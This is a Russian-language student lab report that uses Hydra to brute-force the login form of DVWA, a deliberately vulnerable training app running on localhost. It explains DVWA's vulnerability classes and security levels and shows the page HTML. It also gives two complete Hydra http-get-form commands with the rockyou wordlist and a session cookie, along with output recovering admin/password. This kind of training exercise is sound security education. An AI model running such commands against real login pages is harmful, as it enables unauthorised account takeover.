

Индивидуальный проект

Этап 3. Использование Hydra

Артамонов Т. Е.

27 сентября 2024

Российский университет дружбы народов, Москва, Россия

Информация

- Артамонов Тимофей Евгеньевич
- студент группы НКНбд-01-21
- Российский университет дружбы народов
- <https://github.com/teartamonov>



Применить метод bruteforce с помощью Hydra для подбора логина и пароля для слабозащищенных учетных записей.

DVWA (Damn Vulnerable Web Application) - это веб-приложение на PHP/MySQL, которое “чертовски” уязвимо. Его основная цель — помочь специалистам по безопасности протестировать свои навыки и инструменты в легальной среде, помочь веб-разработчикам лучше понять процессы обеспечения безопасности веб-приложений, а также помочь студентам и преподавателям изучить вопросы безопасности веб-приложений в контролируемой учебной среде.

Цель DVWA — отработать некоторые из наиболее распространенных веб-уязвимостей с различными уровнями сложности, используя простой и понятный интерфейс. Пожалуйста, обратите внимание, что в этом программном обеспечении есть как задокументированные, так и незадокументированные уязвимости. Это сделано намеренно. Вам предлагается попытаться обнаружить как можно больше проблем.

Брутфорс: Брутфорс HTTP формы страницы входа - используется для тестирования инструментов по атаке на пароль методом грубой силы и показывает небезопасность слабых паролей. Исполнение (внедрение) команд: Выполнение команд уровня операционной системы. Межсайтовая подделка запроса (CSRF): Позволяет «атакующему» изменить пароль администратора приложений. Внедрение (инклюд) файлов: Позволяет «атакующему» присоединить удалённые/локальные файлы в веб приложение.

SQL внедрение: Позволяет «атакующему» внедрить SQL выражения в HTTP из поля ввода, DVWA включает слепое и основанное на ошибке SQL внедрение. Небезопасная выгрузка файлов: Позволяет «атакующему» выгрузить вредоносные файлы на веб сервер. Межсайтовый скриптинг (XSS): «Атакующий» может внедрить свои скрипты в веб приложение/базу данных. DVWA включает отражённую и хранимую XSS. Пасхальные яйца: раскрытие полных путей, обход аутентификации и некоторые другие.

DVWA имеет три уровня безопасности, они меняют уровень безопасности каждого веб приложения в DVWA

Невозможный — этот уровень должен быть безопасным от всех уязвимостей. Он используется для сравнения уязвимого исходного кода с безопасным исходным кодом. Высокий — это расширение среднего уровня сложности, со смесью более сложных или альтернативных плохих практик в попытке обезопасить код. Уязвимости не позволяют такой простор эксплуатации как на других уровнях. Средний — этот уровень безопасности предназначен главным образом для того, чтобы дать пользователю пример плохих практик безопасности, где разработчик попытался сделать приложение безопасным, но потерпел неудачу. Низкий — этот уровень безопасности совершенно уязвим и совсем не имеет защиты. Его предназначение быть примером среди уязвимых веб приложений, примером плохих практик программирования и служить платформой обучения базовым техникам эксплуатации.


Выполнение лабораторной работы

Сменили уровень безопасности на Low. (рис. 1)



Figure 1: Security level Low

Распаковали архив с файлом с наиболее распространенными паролями. (рис. 2)



Зашли в раздел brute force. (рис. 3)



Vulnerability: Brute Force

Login

Username:

Password:

More Information

- https://owasp.org/www-community/attacks/brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Figure 3: Окно с логином и паролем

Посмотрим код этой страницы. (рис. 4)

```
<div class="body padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="/" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">
    </form>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp.org/www-community/attacks/Brute_force_attack</a></li>
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.golinuxcloud.com/brute-force-attack-web-forms</a></li>
  </ul>
</div>
```

Figure 4: Запрос GET

Посмотрим содержимое файла. (рис. 5)




Figure 5: Содержимое файла config.inc.php.dist

Найдем в куки PHPSESSID. (рис. 6)

```
(kali㉿kali)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt 127.0.0.1 http-get-form "/DVWA/
vulnerabilities/brute/index.php:username='USER'^&password='PASS'^&Login=Login:H
=Cookie\;PHPSESSID=c708jtutoqn34b6j7eldpi8cbg;security=low:F=Username and/or
password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 16:
02:15
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username='USER'^&password='PASS'^&Login=Login:H=Cookie\;PHPSESSID=c708jtu
toqn34b6j7eldpi8cbg;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 16:
02:17
```

Figure 6: PHPSESSID домена 127.0.0.1

Запустим командой подбор паролей. (рис. 7)

```
(kali@kali)-[/etc/init.d]
$ hydra -L ~/Downloads/logins.txt -P ~/Downloads/rockyou.txt 127.0.0.1 http
-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PA
SS^&Login=Login:H=Cookie\;PHPSESSID=c708jtuqn34b6j7eldpi8cbg;security=low:F
=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 16:
35:50
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:11/p:1
0), ~7 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=c708jtu
qn34b6j7eldpi8cbg;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[80][http-get-form] host: 127.0.0.1 login: ADMIN password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 16:
35:52
```

Figure 7: Получили пароль password для логина admin, все получилось

Теперь создадим файл с частыми логинами и будем подбирать и логин и пароль. (рис. 8)

Получили две пары логинов и паролей, потому что для логина регистр не учитывается, а в файле это разные строки

Figure 8: Получили две пары логинов и паролей, потому что для логина регистр не учитывается, а в файле это разные строки

Использовали Hydra и подобрали логин и пароль для слабозащищенной учетной записи.

1. DVWA [Электронный ресурс]. Github, Inc., 2024. URL: <https://github.com/digininja/DVWA>.
2. Этап 2. Установка DVWA [Электронный ресурс]. RUDN. 2024. URL: <https://esystem.rudn.ru/mod/page/view.php?id=1140704>